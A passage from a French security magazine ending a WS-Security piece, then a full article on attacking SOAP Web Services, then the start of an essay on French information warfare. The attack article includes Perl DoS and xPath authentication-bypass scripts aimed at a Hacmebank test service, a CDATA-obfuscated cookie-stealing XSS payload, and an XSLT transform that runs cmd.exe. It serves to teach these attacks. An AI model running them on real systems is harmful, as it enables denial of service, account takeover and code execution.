Dans cet exemple, WS-Security est utilisé pour signer un *timestamp*, ainsi que le corps du message. Il permet également de chiffrer un élément du corps du message. Deux certificats X509 sont utilisés. Un premier pour le chiffrement asymétrique de la clef de chiffrement, l'autre pour la validation de la signature.

```
01 <?xml version="1.0" encoding="utf-8"?>
02  <soap:Envelope>
03    <soap:Header>
04      <wsse:Security>
05       <wsu:Timestamp wsu:Id="T0">
..                              [...]
09       </wsu:Timestamp>
10       <wsse:BinarySecurityToken ValueType="...#X509v3"
         wsu:Id="X509Token" EncodingType="...#Base64Binary">
11         [...]
12       </wsse:BinarySecurityToken>
13       <xenc:EncryptedKey>
..                                    [...]
23         <xenc:ReferenceList>
24           <xenc:DataReference URI="#enc1">
25         </xenc:ReferenceList>
26       </xenc:EncryptedKey>
27       <ds:Signature>
28         <ds:SignedInfo>
29           <ds:CanonicalizationMethod algorithm="http://...-exc-
             c14n#"/>
30           <ds:SignatureMethod algorithm="http://...#rsa-sha1"/>
31           <ds:Reference URI="#T0">
..                                    [...]
37           </ds:Reference>
38           <ds:Reference URI="#body">
..                                    [...]
44           </ds:Reference>
45         </ds:SignedInfo>
46         <ds:SignatureValue>.....</ds:SignatureValue>
47         <ds:KeyInfo>
48           <wsse:SecurityTokenReference>
49             <wsse:Reference URI="#X509Token"/>
50           </wsse:SecurityTokenReference>
51         </ds:KeyInfo>
52       </ds:Signature>
53    </wsse:Security>
54   </soap:Header>
55   <soap:Body wsu:Id="body">
56     <xenc:EncryptedData Type="http://www.w3.org/2001/04/
       xmlenc#Element" wsu:Id="enc1">
..                                [...]
61     </xenc:EncryptedData>
62   </soap:Body>
63 </soap:Envelope>
```

Les lignes 05 à 09 définissent un timestamp identifié avec l'ID `"T0"`.

Les lignes 10 à 12 contiennent un jeton binaire, sous la forme d'un certificat X509.

Les lignes 13 à 26 contiennent les informations concernant les clefs utilisées pour le chiffrement de l'élément référencé comme `"enc1"` dans le corps du message. Cette clef est chiffrée avec la clef publique contenue dans le certificat fourni dans le bloc `<KeyInfo>` aux lignes 15 à 19.

Les lignes 27 à 52 contiennent les signatures. Le bloc `<KeyInfo>` aux lignes 47 à 51 fait référence au certificat X509 contenu dans le jeton binaire.

Les lignes 56 à 61 contiennent les données, chiffrées en Triple-DES (ligne 57) avec la clef définie dans le bloc `<EncryptedKey>` aux lignes 13 à 26.


Conclusion

La sécurisation des messages SOAP est un élément indispensable pour la pérennité des Web Services. Il est toutefois nécessaire de prendre en compte la complexité structurelle et fonctionnelle de telles infrastructures, ainsi que la flexibilité offerte par l'utilisation de langages et de protocoles peu structurants. C'est le rôle de WS-Security.

Souvent décriée, cette norme est actuellement la seule à offrir un spectre fonctionnel adapté aux besoins des Web Services, ainsi qu'un niveau de sécurité considéré comme satisfaisant, bien que cela dépende énormément des implémentations. Et, avant de ne s'embourber dans des combats d'arrière-garde, il est également nécessaire de prendre en compte le fait que WS-Security est là et que son déploiement devient de plus en plus fréquent. Il faut donc en prendre la mesure, identifier ses points forts (flexibilité), ses points faibles (complexité et *overhead*) et les intégrer, comme toujours, à une réflexion globale au niveau de la politique de sécurité. ■

Références

Les références sont identiques à celles de l'article précédent « Les Web Services ».



HB
hb@rstack.org

ATTAQUES SUR LES WEB SERVICES

mots-clés : attaque / SAX / DOM / DoS

Les Web Services, c'est le bonheur ! Des services partout, des interfaces open bar, des annuaires serviables au-delà de toute espérance et une tonne de « normes » saturées de nos meilleurs amis « SHOULD » et « MAY ». Mais, rien ne vaut l'absence de connaissance latente dans ce domaine pour ouvrir à tous vents toutes grandes les portes des systèmes d'informations les plus critiques.

1. Itinéraire d'un enfant gâté

1.1 HTTP persiste et signe

Les fondations des Web Services sont HTTP, utilisé comme protocole de transport et XML qui constitue la base de la quasi-totalité des langages définis dans les couches applicatives. Et, rien que ça, c'est que du bonheur. Ce n'est pas tant le choix de ces standards qui pose problème que la raison pour laquelle ils ont été retenus : ils sont flexibles, ouverts et permettent de faire n'importe quoi. Et là, c'est le drame.

Bien qu'il serait plus pédagogique de commencer par la base, et donc le HTTP, je vous épargnerai les banalités sur ce protocole et les applications qui en dépendent. Il suffit de se référer au top 10 de l'OWASP, qui a été « officiellement » reconnu comme étant toujours valable pour les Web Services.

1.2 De quoi j'me XML ?

Attaquons-nous donc directement à XML. Pour bien comprendre qui est vulnérable à quoi, il faut être au courant d'une subtilité : il existe différents types de *parsers*. Concrètement, on distingue deux familles :

- **les parsers SAX**, qui sont « légers » et analysent les données à la volée ;
- **les parsers DOM**, plus puissants, capables de gérer les états et de comprendre l'intégralité de la structure qu'ils traitent.

1.2.1 Les injections XML

Tout le monde connaît le principe des injections, ne perdons donc pas de temps. En fait, les parsers construits sur le flux (SAX) sont particulièrement vulnérables à la définition multiple d'un même élément. En effet, ils se contentent généralement d'assigner une valeur aux variables au fur et à mesure que les éléments se présentent. Dans ce schéma, la valeur d'une seconde occurrence d'un élément remplace la valeur de la variable qui lui est associée, précédemment positionnée par la première occurrence. Exemple :

```
<UserRecord>
  <ID>100374</ID>
  <Role>User</Role>
  <Name>John Doe</Name>
  <Email>john@doe.com</Email><Role>Admin</
Role><Email>john@doe.com</Email>
  <Address>1024 Mountain Street</Address>
  <Zip>17000</Zip>
</UserRecord>
```

L'exemple est assez trivial. Il démontre toutefois qu'une donnée qui n'est pas accessible à l'utilisateur (je rappelle que ce dernier ne voit pas le XML et se contente de remplir un formulaire Web) peut être modifiée allègrement.

Typiquement, on effectuera ce genre d'injection via le frontal du Web Service, à savoir une interface Web. Cette dernière remplit la requête SOAP contenant l'élément <UserRecord> avec les données fournies par l'utilisateur au travers d'un formulaire (champ <Name>, <Email>, <Address> et <Zip>), ainsi que des données « internes » (champs <ID> et <Role>). Dans notre exemple, l'injection est effectuée via le champ « email » du formulaire web et « propagée » dans la structure XML construite en aval.

1.2.2 Les dénis de service

Les parsers XML sont des choses fragiles, susceptibles, et pas très malines. Qui plus est, ils tentent d'appliquer les normes du mieux qu'ils peuvent. Ainsi, lorsque XML ne définit pas la profondeur maximale d'un nœud, il n'y a aucune raison pour que les parsers en appliquent une. Ce serait contre la philosophie du langage. Dommage. On comprend bien qu'un parser DOM obligé de comprendre et de stocker l'intégralité d'une structure de cette dimension ait du mal. Mais, il y a plus subtil.

Revenons à xPath, décrit dans un article précédent. xPath fait deux choses. D'abord, il recherche un nœud et, ensuite, il fournit les éléments de ce nœud. Ça peut être compliqué, mais c'est rare. Ce qui est intéressant, c'est que la première étape est essentiellement un travail de CPU et la deuxième une opération de stockage temporaire en mémoire. Et voilà ! Exemple.

On crée un fichier avec 10000 niveaux de nœuds. Chaque nom de nœud est précédé d'un nombre d'espaces égal à son index.

```
#!/usr/bin/perl
open(DOS,">dos1.xml");
for(my $i=0;$i<=10000;$i++) { print DOS " "x$i."<a$i>\n";}
for(my $i=10000;$i>=0;$i--) { print DOS " "x$i."</a$i>\n";}
close(DOS);
```

On lance une requête xPath concernant le nœud <a9999>. On obtient :


```
C:\Temp>perl xpath.pl dos1.xml //a9999
Searching //a9999 in dos1.xml...
1 found
9999 espaces<a9999>
10000 espaces<a10000>
10000 espaces</a10000>
9999 espaces</a9999>
```

L'opération prend quelques secondes, utilise un peu de CPU au début, mais ça reste acceptable.

Demandons maintenant le nœud a7000, comme ça, pour voir...

```
C:\Temp>perl xpath.pl dos1.xml //a7000
Searching //a7000 in dos1.xml...
1 found
Out of memory!
Terminating on signal SIGINT(2)
```

Le graphe d'utilisation des ressources est sans appel :



Historique d'utilisation du fichier d'échange

L'utilisation CPU atteint près de 100% du cœur en charge de l'opération et plus de 1,5 Go de mémoire est consommé par l'opération (qui n'est même pas finie) alors que le fichier XML est d'environ 100 Mo).

Pratiquement, une telle attaque peut être effectuée directement par l'envoi d'une requête SOAP ou via une injection XML, qui est plus subtile et constitue un vecteur plus répandu. En effet, une application qui sélectionne un élément dont le contenu est fourni par l'utilisateur peut se retrouver exactement dans notre second scénario si ce contenu est en fait une arborescence XML un peu costaude. Bien sûr, on évitera de soumettre 100 Mo de données via un formulaire HTTP, mais rien n'empêche de créer une structure de quelques centaines de nœuds (et sans espace) et de *flooder* la cible avec.

À titre d'exemple, le petit programme ci-dessous envoie une requête SOAP, à destination de la fonction Login et avec, pour paramètre, un <LoginID> « fait maison »...

```
#!/usr/bin/perl
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("SOAPDoS/1.0");

my $SOAPmsgStart='<soapenv:Envelope xmlns:soapenv="http://schemas.
xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:Login>
         <tem:loginID>';

my $SOAPmsgEnd='
         </tem:loginID>
         <tem:password>muahahah</tem:password>
      </tem:Login>
   </soapenv:Body>
</soapenv:Envelope>';

my $SOAPmsgLoad;

for(my $i=0;$i<=10000;$i++) { $SOAPmsgLoad .= "<a$i>\n";}
for(my $i=10000;$i>=0;$i--) { $SOAPmsgLoad .= "</a$i>\n";}

my $SOAPmsg=$SOAPmsgStart.$SOAPmsgLoad.$SOAPmsgEnd;

my $SOAPreq = HTTP::Request->new(POST => 'http://10.1.2.17/
Hacmebank_v2_WS/WebServices/UserManagement.asmx');
$SOAPreq->content_type('text/xml;charset=UTF8');
$SOAPreq->content($SOAPmsg);

$ua->request($SOAPreq);
```

Si le serveur survit à cela, c'est qu'il ne fait usage de xPath pour la récupération de la valeur des éléments (probable et encore assez fréquent) ou qu'il a protégé son application (fortement improbable). Dans tous les cas, remplacer la dernière ligne par `while(1) { $ua->request($SOAPreq); }` fera l'affaire.

1.2.3 Les injections CDATA

XML se veut tellement ouvert que la norme a également prévu le cas où l'on souhaiterait intégrer des caractères non supportés. C'est le rôle du champ `CDATA` dont les données ne doivent être ni analysées, ni interprétées et traitées par le parser comme elles se présentent. Ce qui nous donne un excellent mécanisme d'évasion vis-à-vis des systèmes de détection qui auront du mal à détecter l'XSS persistant que nous avons subtilement inséré dans notre soumission à un blog quelconque.

```
<BLOG_ENTRY>
<EMAIL>john@due.com</EMAIL>
<TEXT>
                <![CDATA[<S]]>CRIP<![CDATA[T>]]>
                alert(document.cookie);
                <![CDATA[<S]]>CRIP<![CDATA[T/>]]>
</TEXT>
</BLOG_ENTRY>
```

À l'instar des injections XML pures, ces injections sont généralement effectuées via l'interface Web mise en frontal du Web Service.

2. Plus haut et plus fort

2.1 xPath si génial que ça

xPath, c'est comme SQL, à part que :

1. xPath, c'est standard, donc il n'y a pas de spécificités (quoique, en fonction des implémentations... mais bon) ;
2. xPath, ça donne accès au contenu d'un fichier XML et il n'y a pas de restrictions d'accès au sein d'un fichier.

Avec ce dernier point, tout est dit, voyons directement les injections...

2.1.1 L'injection de base

Basons-nous sur le classique `test' or 1=1 #`. La principale difficulté est que xPath ne supporte pas les commentaires en ligne. Il n'est donc pas possible d'échapper la deuxième proposition d'une expression. La ruse consiste à jouer sur la précédence des opérateurs, comme dans l'exemple ci-dessous.

Prenons un mécanisme d'authentification qui se reposerait sur le résultat de l'expression suivante :

```
//user[name='$login' and pass='$pass']/account/text()
```

Si `$login=tulauraspascellelafred' or '1'='1' or 'a'='b`

et `$pass=ilovelarochelle`

alors l'expression évaluée par xPath sera : `//user[name='tulauraspascellelafred' or '1'='1' or 'a'='b' and pass='ilovelarochelle']/account/text()`. Dans la mesure où l'opérateur `AND` est prioritaire, cela revient à évaluer `(A or B) or (C and D)`. Vu que le premier prédicat est toujours vrai (`name='tulauraspascellelafred' or '1'='1`), c'est gagné.

Concrètement, cette injection pourrait très bien être lancée à partir d'un formulaire d'authentification, comme n'importe quelle injection SQL ou lancée directement contre le Web Service, comme le fait le petit programme suivant.

```
#!/usr/bin/perl
use LWP::UserAgent;
my $ua = LWP::UserAgent->new;
$ua->agent("xPath Injection/1.0");

my $SOAPmsgStart='<soapenv:Envelope xmlns:soapenv="http://schemas.
xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:Login>';

my $SOAPmsgLogin='<tem:loginID>'.$ARGV[0].'</tem:loginID>';
my $SOAPmsgPass='<tem:password>HBisBack</tem:password>';

my $SOAPmsgEnd='
      </tem:Login>
   </soapenv:Body>
</soapenv:Envelope>';

my $SOAPmsg = $SOAPmsgStart.$SOAPmsgLogin.$SOAPmsgPass.$SOAPmsgEnd;

my $SOAPreq = HTTP::Request->new(POST => 'http://10.1.2.17/
Hacmebank_v2_WS/WebServices/UserManagement.asmx');
$SOAPreq->content_type('text/xml;charset=UTF8');
$SOAPreq->content($SOAPmsg);

my $SOAPres = $ua->request($SOAPreq);

if ($SOAPres->is_success) {
      my $data=$SOAPres->content;
      my ($result) = $data =~ /<LoginResult>0*(\d)</;
      print "Authentication Result : $result = ";
            if($result) { print "SUCCESS\n"; } else { print
"FAILURE\n"; }
}
else {
     print $SOAPres->status_line, "\n";
}
```

Ce programme tente d'injecter des « choses » dans l'élément `<LoginID>`, et donne les résultats suivants.

```
C:\Temp>perl xpath-inject.pl toto
Authentication Result : 0 = FAILURE

C:\Temp>perl xpath-inject.pl "1' or '1'='1' or '1'='1"
Authentication Result : 1 = SUCCESS
```

Voilà, voilà...

2.1.2 L'opérateur |

xPath nous offre l'opérateur |, espèce d'UNION très tolérant qui permet d'évaluer plusieurs expressions de manière séquentielle. Et, puisqu'il est maintenant possible de lancer plusieurs requêtes d'un coup, nous allons profiter de l'authentification pour récupérer toute la base des utilisateurs.

Injectons pour ce faire la variable `$login` suivante : `h2dmes2'] | /* | //user[ 'a'='b`. L'expression de notre exemple précédent devient :

```
//user[name='h2dmes2'] | /* | //user[ 'a'='b' and
pass='ilovelarochelle']/account/text()
```

L'expression (`/*`) identifie tous les nœuds sous la racine. Par conséquent, le deuxième prédicat va *dumper* tout le fichier, ce qui ne manque pas forcément d'intérêt si les résultats de la requête sont retournés à l'utilisateur.

2.1.3 Blind xPath Injection

Mythe ou réalité ? Une seule personne a parlé de ce type d'injection, mais, en même temps, c'est quand même Amit Klein. En plus, il ne l'a pas fait juste avant une conférence et ce n'était pas dans le genre « mon dieu, c'est la fin du monde, venez vite à la conférence pour savoir comment vous allez mourir ». Du coup, on est donc tenté de le croire. Mais, entrons dans le vif du sujet.

Idéalement, on aimerait bien être capable de récupérer l'ensemble d'un document XML ou, au moins, sa structure. Dans son papier **[GOOGLEISYOURFRIEND]**, Amit Klein décrit une approche qui se synthétise de la manière suivante :

1. On trouve une injection xPath basique (comme celle utilisée dans notre exemple plus haut).
2. On remplace la condition toujours vraie (`'1'='1'`) par une expression *E* dont le résultat est binaire.
3. *E* est une fonction qui évalue bit à bit soit :
   - le nombre de nœuds de chaque type (élément, texte, pi, etc.) ;
   - la valeur d'un élément.

La seule chose, c'est qu'il fait usage d'une fonction d'agrégat – `count()` – pour identifier combien de nœuds de chaque type existent. Or, une fonction d'agrégat dans une clause conditionnelle n'est pas toujours appréciée. Enfin, le document précise qu'un *Proof Of Concept* a été conçu et permet de récupérer un « petit » document XML. Mouais, d'autant plus que, depuis, plus de news. Mais, en tout cas, c'est joli, on ne peut le nier.

2.2 SOAP qui peut !

SOAP est communément décrite par l'équation `SOAP=HTTP+XML` : ça promet !

2.2.1 Dénis de service

Les dénis de service contre SOAP n'ont rien de particulier dans le sens où les attaques réseau, transport (des Web Services donc HTTP) et XML sont, bien entendu, efficaces. Du SYN Flood aux messages SOAP (donc documents XML) avec une profondeur de 10000 nœuds et en passant par un flood de requêtes, tout fonctionne. Nous pouvons toutefois rajouter une attaque spécifique SOAP. Deux en fait.

La première consiste à jouer avec l'en-tête SOAP. En fonction des versions supportées par les serveurs et leurs implémentations, certaines anomalies peuvent faire « planter » le service. C'est le cas du champ SOAP-Action, qui peut faire très mal quand il contient une valeur toute pourrie, pas de valeur du tout voire quand il n'est pas positionné. Karim Ayad en donne un exemple amusant dans l'article : « Pentest d'un Web Service ».

La seconde est l'exploitation abusive des attachements SOAP. La ruse est que SOAP est capable de transporter des éléments externes à sa structure XML, ce, afin de fournir un moyen de transport flexible et adaptable à tout type de contenu. Le mécanisme utilisé est simple, le message SOAP est en fait un message MIME multipart, dont la première partie est de type `text/xml` et contient le message SOAP, les autres parties contenant les attachements. Bien ! Il ne reste plus qu'à attacher un fichier de 100 Mo pour voir...

2.2.2 Attaques par rejeu

Il est écrit noir sur blanc que SOAP est un protocole d'échange de messages, ce qui induit qu'aucun mécanisme de suivi et de contrôle de session n'est mis en œuvre. Les messages sont traités au fil de l'eau et aucune relation logique n'est établie entre eux. Dans le même ordre d'idée, aucun mécanisme n'est mis en œuvre pour vérifier l'unicité des messages transmis.

Ainsi, tout message peut être rejoué et c'est à l'application de mettre en œuvre les mécanismes nécessaires pour éviter qu'un paquet intercepté soit rejoué (par exemple à des fins d'authentification). Concernant les floods, qui mettent en général en œuvre des paquets avec des données identiques, bah, rien ! C'est gratuit !

2.2.3 Exploitation des SOAP Fault

Quand une requête SOAP provoque une erreur, le serveur émet un message contenant un élément <soap:fault>. Cet élément fournit un code d'erreur (l'élément faultcode) et une description d'erreur (élément faultstring). Ce dernier élément est parfois un peut trop bavard et peut fournir des informations passionnantes, comme dans le cas de cette injection xPath, certes ratée, mais pas perdue pour tout le monde :

```
<?xml version="1.0" encoding="utf-8"?>

<soap:Envelope
               xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
               xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
               xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>

      <faultcode>soap:Server</faultcode>

      <faultstring>Server was unable to process request. --> '/Users/User[attribute::Login=''' and attribute::Password='default']/*' has an
      invalid token.</faultstring>

      <detail />
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Ce qui va nous aider à créer des expressions un peu plus évoluées afin de dumper carrément tout le fichier...

Bien entendu, aucune norme, ni directive n'a été définie pour le contenu de cet élément, ce qui nous donne une superbe empreinte pour identifier quel type de serveur nous avons en face de nous.

3. Dans le dur

Il nous reste WS-Security. Eh oui, ça peut paraître paradoxal, mais WS-Security... comment dire... enfin voilà quoi !

3.1 XSLT foutu

Les composants de WS-Security font un usage parfois douteux de la directive <Transform>. Bradley W. Hill a su exploiter cela avec brio. En effet, cette directive (qui permet de « traiter » des données XML avant leur passage au chiffrement ou à la signature) autorise tout type de transformation, telle que la mise sous forme canonique ou le filtrage de nœuds via une expression xPath.

Une transformation explicitement citée dans la norme, bien qu'optionnelle, est la transformation XSLT. L'objectif est de fournir un mécanisme puissant de formatage d'un document XML externe avant signature. Bon, tout ça part d'un bon fond, mais c'est sans compter sur le fait que la plupart des implémentations de XSLT implémentent des fonctions système, ce qui se traduit dans les faits par la capacité de lancer des commandes via une transformation XSLT... youkaidi, youkada.

La conséquence est claire comme le démontre ce bout de code qui va gentiment faire exécuter cmd.exe à une implémentation WSS sur Xalan, un des moteurs XSLT Java les plus utilisés.

```
01 <Transforms>
02   <Transform Algorithm="http://www.w3.org/2000/09/
     xmldsig#enveloped-signature"/>
03   <Transform Algorithm="http://www.w3.org/TR/1999/REC-
     xslt-19991116">
04     <xsl:stylesheet version="1.0" xmlns:xsl="http://www.
       w3.org/1999/XSL/Transform"
05         xmlns:rt=http://xml.apache.org/xalan/java/java.lang.
           Runtime
06         xmlns:ob="http://xml.apache.org/xalan/java/java.lang.
           Object"
07         exclude-result-prefixes= "rt,ob">
08       <xsl:template match="/">
09         <xsl:variable name="runtimeObject"
           select="rt:getRuntime()"/>
10         <xsl:variable name="command"
11             select="rt:exec($runtimeObject,'c:\Windows\system32\
               cmd.exe')"/>
12         <xsl:variable name="commandAsString" select="ob:toString
           ($command)"/>
13         <xsl:value-of select="$commandAsString"/>
14       </xsl:template>
15     </xsl:stylesheet>
16   </Transform>
17 </Transforms>
```

La transformation XSLT est définie aux lignes 03 à 16 et exécute la commande précisée à la ligne 11. L'intérêt, c'est que cette faille impacte aussi bien XML Signature que XML Encryption, cette dernière faisant également usage des blocs <KeyInfo> et <RetrievalMethod>.

3.2 Boucle de clefs de chiffrement

Le type `<EncryptedKeyType>` est une extension du type `<EncryptedKeyType>` et, par conséquent, contient un bloc `<KeyInfo>` qui permet de référencer la clef de chiffrement via l'élément `<RetrievalMethod>`. Nous pouvons donc créer une boucle avec deux clefs (ou plus) se référençant mutuellement. La preuve :

```
01 <EncryptedKey Id='Key1' xmlns='http://www.w3.org/2001/04/
   xmlenc#'>
02   <EncryptionMethod Algorithm='http://www.w3.org/2001/04/
     xmlenc#aes128-cbc'/>
03   <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
04     <ds:RetrievalMethod URI='#Key2'
             Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
05     <ds:KeyName>No Way Out</ds:KeyName>
06   </ds:KeyInfo>
07   <CipherData><CipherValue>DEADBEEF</CipherValue></CipherData>
08   <ReferenceList>
09     <DataReference URI='#Key2'/>
10   </ReferenceList>
10   <CarriedKeyName>I Said No Way</CarriedKeyName>
12 </EncryptedKey>
13 <EncryptedKey Id='Key2' xmlns='http://www.w3.org/2001/04/
   xmlenc#'>
14   <EncryptionMethod Algorithm="http://www.w3.org/2001/04/
     xmlenc#aes128-cbc"/>
15   <ds:KeyInfo xmlns:ds='http://www.w3.org/2000/09/xmldsig#'>
16     <ds:RetrievalMethod URI='#Key1'
             Type="http://www.w3.org/2001/04/xmlenc#EncryptedKey"/>
17     <ds:KeyName>I Said No Way</ds:KeyName>
18   </ds:KeyInfo>
19   <CipherData><CipherValue>xyzabc</CipherValue></CipherData>
20   <ReferenceList>
21     <DataReference URI='#Key1'/>
22   </ReferenceList>
23   <CarriedKeyName>No Way Out</CarriedKeyName>
24 </EncryptedKey>
```

Ici, la clef `Key1` est chiffrée avec `Key2`, chiffrée avec `Key1`... etc. En fait, le plus drôle, c'est que le risque d'une telle attaque est mentionné dans la norme... Que du bonheur je vous dis.

3.3 Pièges à références

À votre avis, il se passe quoi quand un élément sur lequel pointe une référence externe fait 1 Go ? Ou si cette référence pointe sur une URL qui renvoie un code d'erreur `302 Redirect` qui redirige sur une URL renvoyant `302 Redirect` sur la première, etc. ?

Conclusion

Les Web Services, c'est sympa, hyper à la mode, hyper puissant, hyper flexible et hyper troué. En plus, personne n'y comprend rien ou du moins pas assez, et il n'y a qu'à lire l'article sur WS Security (levez le doigt ceux qui l'ont lu en entier) pour comprendre pourquoi. Et comme les problématiques de sécurité sont intimement liées à des technologies souvent simplifiées à l'extrême (parce qu'on ne veut pas se fatiguer, ni se remettre en question), la sanction est immédiate : une boucherie.

À part ça, on peut se rassurer en se disant que ce n'est pas si grave, parce que les projets de déploiement des Web Services restent peu nombreux et limités à quelques secteurs d'activité : banque, énergie... ■

Référence

[GOOGLEISYOURFRIEND]
http://www.google.fr/search?hl=fr&q=blind+xpath+injection+&meta=

Daniel Ventre – CNRS/CESDIP
daniel.ventre@gern-cnrs.com

VERS UNE VERSION FRANÇAISE DE LA GUERRE DE L'INFORMATION ? (PARTIE 2)

mots-clés : *guerre de l'information / temple des opérations d'information / maîtrise de l'information / sécurité / défense nationale*

Prise semble-t-il dans la tourmente des vagues de cyberattaques qui ont jalonné les deux dernières années, la France a placé la sécurité des systèmes d'information au rang d'enjeu de défense et de sécurité nationale. Les menaces telles qu'elles sont identifiées et perçues (voir précédent numéro de Misc) justifient une stratégie fondée sur la maîtrise de l'information, des systèmes, et la mise en œuvre de moyens de lutte informatique (§1) ; cette stratégie sécuritaire contribue à préciser les contours d'une conception française de la guerre de l'information, dont les bases sont déjà posées dans la doctrine militaire qui préfère parler de « temple des opérations d'information » (§2).

1. Les solutions face à la menace

1.1 La maîtrise de l'information

1.1.1 L'information, pouvoir pour celui qui la maîtrise

« Nos frontières sont défendues par l'électricité. Il règne autour de la fédération une zone de foudre. Un petit homme à lunettes est assis je ne sais où, devant un clavier. C'est notre unique soldat. Il n'a qu'à mettre le doigt sur une touche pour pulvériser une armée de cinq cent mille hommes » [42]. Celui qui a le pouvoir sur la technologie peut d'un doigt d'un seul, de son clavier ou son écran, maîtriser l'adversaire jusqu'à la destruction. Qu'un seul individu ou groupe d'individus puisse battre une « armée » ou un « État », le déstabiliser ou l'anéantir, sans le voir, par surprise totale, en s'affranchissant des distances, par le seul pouvoir de la technologie, fait partie des scénarios de menaces qui pèsent sur les États. Sans pour autant relever de ce mythe du « Pearl Harbor électronique », les craintes exprimées d'attaques majeures contre les systèmes sensibles ne sont plus du domaine de la cybercriminalité ordinaire, mais bien des actes d'agression.

1.1.2 L'information médiatique, bénéfique si elle est maîtrisée

La place accordée à la notion « d'information » dans le *Livre blanc sur la défense* de 1994 est significative de la pensée française de l'époque. L'information est certes :

- Placée au centre de l'évolution du monde, au cœur de la globalisation des échanges, c'est-à-dire perçue comme un outil économique.
- Un instrument au service des processus de décision.

- Un instrument au service de valeurs républicaines : « *La place de l'information a des effets bénéfiques pour la transparence dans la prise et l'application des décisions. Elle est un facteur essentiel dans la lutte pour les droits de l'homme, pour prévenir les conflits et désamorcer les tensions* » [43].

Mais, c'est essentiellement dans sa dimension « média » (nous dirions plus justement « les informations » – ou « news » en anglais) qui est « *au cœur de toute politique de défense* », que l'information est abordée et préoccupe. L'information omniprésente qui influence l'opinion « *est désormais au cœur du fonctionnement de nos démocraties* » [44]. Diffusée par les médias, elle peut avoir un impact négatif sur la société. Le risque de désinformation est grand. Dès lors « *le juste milieu paraît difficile à trouver entre liberté totale et restriction de l'information* » [45].

1.1.3 L'information économique comme pouvoir, si elle est maîtrisée

Le rapport Martre (1994) intitulé *Intelligence économique et stratégie des entreprises* affirme dans son avant-propos que « *la gestion stratégique de l'information économique est devenue l'un des moteurs essentiels de la performance globale des entreprises et des nations* ». Cette information « économique » va occuper l'essentiel des débats désormais (intelligence économique, guerre économique). L'on retrouvera les mêmes préoccupations pour la maîtrise de l'information économique dans le rapport Carayon « *Intelligence économique, compétitivité et cohésion sociale* » publié en juin 2003 [46]. L'intelligence économique milite pour une défense du tissu économique à travers une meilleure maîtrise de l'information.

1.1.4 Définir la « maîtrise de l'information »

Le général Loup Francart a proposé en janvier 2000 un « Guide d'exploration du domaine très vaste de la maîtrise de l'information ». La maîtrise de l'information est « *un outil de connaissance, de gouvernance, d'influence et d'action, dont il convient d'orienter les directions d'effort et de planifier les activités* ». « *Au niveau stratégique, on peut parler d'une véritable guerre de l'information qui conditionne et est au centre des autres aspects de la conduite des conflits : guerre de la maîtrise des espaces, guerre des capacités, guerre pour la décision* ». La maîtrise est également définie comme « la capacité... d'accéder en temps utile à l'information et en faire un usage opérationnel efficace » [47].

La maîtrise de l'information serait la recette miracle pour la puissance : elle garantirait prise d'avantage, supériorité, transparence, anticipation, vitesse, action, connaissance. Mais la théorie est écrite comme si nous étions seuls dans le jeu. Aujourd'hui, d'autres variables doivent être considérées : les actions subies, l'inefficacité relative du paradigme de forteresse, les possibilités de contournement, sont autant d'obstacles à la prise de maîtrise. N'ayant pas l'initiative des agressions, un État de droit ne peut pas avoir l'avantage. Il ne peut agir qu'en réaction. Ne faudrait-il pas alors plutôt développer une théorie de la maîtrise de la réaction ?

La « maîtrise » dont parle la France, c'est celle qui permet de fournir l'information utile aux décideurs, de « *disposer d'informations sûres au bon endroit et au bon moment* » [48]. C'est aussi celle qui permet de se prémunir du risque de ne pas voir, de ne pas connaître, de ne pas disposer de l'information pertinente, de prendre un leurre pour réalité, de construire de fausses représentations à partir d'une information exacte... Cette forme de maîtrise [49] n'est pas du domaine du rêve de domination absolue de l'espace informationnel que les États-Unis appellent « *info dominance* » : la suprématie sur l'espace informationnel rend le monde transparent, et garantit la maîtrise du monde.

La maîtrise de l'information française relève tout autant de la dimension « *hard power* » de la guerre de l'information (lutte informatique défensive, offensive, guerre électronique, attaques physiques contre les systèmes d'information...) que de celle dite « *soft power* » (guerre des mots, des images, discours politique, diplomatique, contrôle des médias, image de la France véhiculée à l'international...).

1.2 LID/LIO

